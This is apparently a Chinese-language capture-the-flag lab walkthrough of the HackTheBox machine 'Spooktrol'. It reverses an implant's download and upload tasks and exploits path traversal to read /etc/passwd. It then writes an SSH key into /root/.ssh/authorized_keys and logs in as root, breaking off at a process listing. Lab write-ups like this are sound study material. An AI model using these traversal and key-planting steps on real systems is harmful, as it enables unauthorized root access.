
std::ofstream::ofstrea 的部分代码:

这很像是文件下载的步骤,理由:
- 文件下载通常涉及到两个参数:下载地址和本地存放路径
- 一段 GET 请求后,进行了本地文件操作,而且有
insert(插入)字样
尝试,添加两条新的规则:


执行:
root@parrot:~# ./implant
{"status":0,"arg1":"http://10.129.20.251/file_management/?file=../../../etc/passwd","id":25,"result":"","target":"1eaa163e05c691f571561906aa417b68","task":2,"arg2":"/home/test"}
root@parrot:~# cat /home/test | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
确实是下载文件的操作。
有下载一般就有上传,task 3:

只需要提供一个参数(我猜:指定要上传的文件),并且发起 POST 请求,进入查看 PerformUPLODA():
   std::__cxx11::string::_M_append((string *)&local_48,"cu",2);
   if (0x7fffffffffffffffU - local_40 < 2) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"rl",2);
   if (0x7fffffffffffffffU - local_40 < 4) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48," -H ",4);
   if (0x7fffffffffffffffU - local_40 < 3) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"\'Co",3);
   if (0x7fffffffffffffffU - local_40 < 3) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"oki",3);
   if (0x7fffffffffffffffU - local_40 < 3) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"e: ",3);
   std::__cxx11::string::_M_append
                  ((string *)&local_48,*(char **)(param_1 + 0x98),*(ulong *)(param_1 + 0xa0));
   if (0x7fffffffffffffffU - local_40 < 5) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"\' -X ",5);
   if (0x7fffffffffffffffU - local_40 < 3) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"PUT",3);
   if (0x7fffffffffffffffU - local_40 < 2) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48," -",2);
   if (0x7fffffffffffffffU - local_40 < 2) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"F ",2);
   if (0x7fffffffffffffffU - local_40 < 6) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"file=@",6);
   std::__cxx11::string::_M_append((string *)&local_48,(char *)*param_2,param_2[1]);
   if (local_40 == 0x7fffffffffffffff) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48," ",1);
   std::__cxx11::string::_M_append
                  ((string *)&local_48,*(char **)(param_1 + 0x50),*(ulong *)(param_1 + 0x58));
   if (local_40 == 0x7fffffffffffffff) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"/",1);
   if (0x7fffffffffffffffU - local_40 < 4) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"file",4);
   if (0x7fffffffffffffffU - local_40 < 2) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"_u",2);
   if (0x7fffffffffffffffU - local_40 < 2) {
                              /* WARNING: Subroutine does not return */
      std::__throw_length_error("basic_string::append");
   }
   std::__cxx11::string::_M_append((string *)&local_48,"pl",2);
   if (1 < 0x7fffffffffffffffU - local_40) {
std::__cxx11::string::_M_append((string *)&local_48,"oa",2);这一大长段拼接出了一条 curl 命令:
curl -H 'Cookie: <cookie>' -X PUT -F file=@<local_file> <base_url>/file_upload现在可以确定,task 3 就是文件上传任务。
在本地准备一个文件:
root@parrot:~# cat > test << EOF
Hello World!
EOF
root@parrot:~# cat test
Hello World!
修改规则:


运行:
root@parrot:~# ./implant
{"status":0,"arg1":"./test","id":26,"result":"","target":"151edf2cc86950933ba5664dd6e60e50","task":3,"arg2":""}
{"message":"File upload successful /file_management/?file=test"}
提示上传成功,尝试访问:
$ curl http://spooktrol.htb/file_management?file=test -L
Hello World!
确实成功了。
鉴于目标服务器在文件读取功能上存在目录穿越漏洞,于是我打算尝试写入其他目录。
利用 Caido 的重放窗口,尝试写入 SSH 配置目录(如果能成功,我就能尝试写入公钥,并用配对私钥直接登入服务器):

提示写入成功,访问确认:
$ curl http://spooktrol.htb/file_management?file=../../../root/.ssh/test -L
Hello World!
没有问题。
四、ROOT Flag#
生成密钥对:
$ ssh-keygen -t ed25519 -C "spooktrol"
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/zyf/.ssh/id_ed25519):
Enter passphrase for "/home/zyf/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/zyf/.ssh/id_ed25519
Your public key has been saved in /home/zyf/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:304SxqnuZ2uTZP4WR2aeO3v2F1QFO95m1Tx+yXlnco0 spooktrol
The key's randomart image is:
+--[ED25519 256]--+
|              ..o|
|               oo|
|              o.=|
|         . . .*=*|
|        S =  =E*@|
|         +oo. +B+|
|        .+o.oo ..|
|       .  B+. o +|
|       .o+.=o .=+|
+----[SHA256]-----+
为了方便后续清理,我进行了重命名操作并将公私钥放到当前工作目录:
$ mv /home/zyf/.ssh/id_ed25519.pub spooktrol.pub
$ mv /home/zyf/.ssh/id_ed25519 spooktrol
读取公钥:
$ cat spooktrol.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIF4Uqae1GFnhKV2SbKLZh/pr2X8RIl4HFAuBK1jDTqu spooktrol
老办法,将公钥写入 /root/.ssh/authorized_keys 文件中:

尝试登入:
$ ssh -i spooktrol root@10.129.20.251
The authenticity of host '10.129.20.251 (10.129.20.251)' can't be established.
ED25519 key fingerprint is SHA256:hE6H4DrsHebfs+gclhz9SL77tMpy8aKR3vp8Y0NRDvY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.20.251' (ED25519) to the list of known hosts.
root@10.129.20.251's password:
依旧让我们输入密码,尝试另一个运行着 ssh 服务的端口(2222):
$ ssh -i spooktrol -p 2222 root@10.129.20.251
The authenticity of host '[10.129.20.251]:2222 ([10.129.20.251]:2222)' can't be established.
ED25519 key fingerprint is SHA256:+dI2X239E1kqqZmb+XlW9x/iXNbKe8wTxD4442vV/Ow.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.20.251]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@spook2:~#
登入成功。
家目录下就有 user flag(我们之前已经得到了):
root@spook2:~# ls
user.txt
查看进程:
root@spook2:/# ps aux
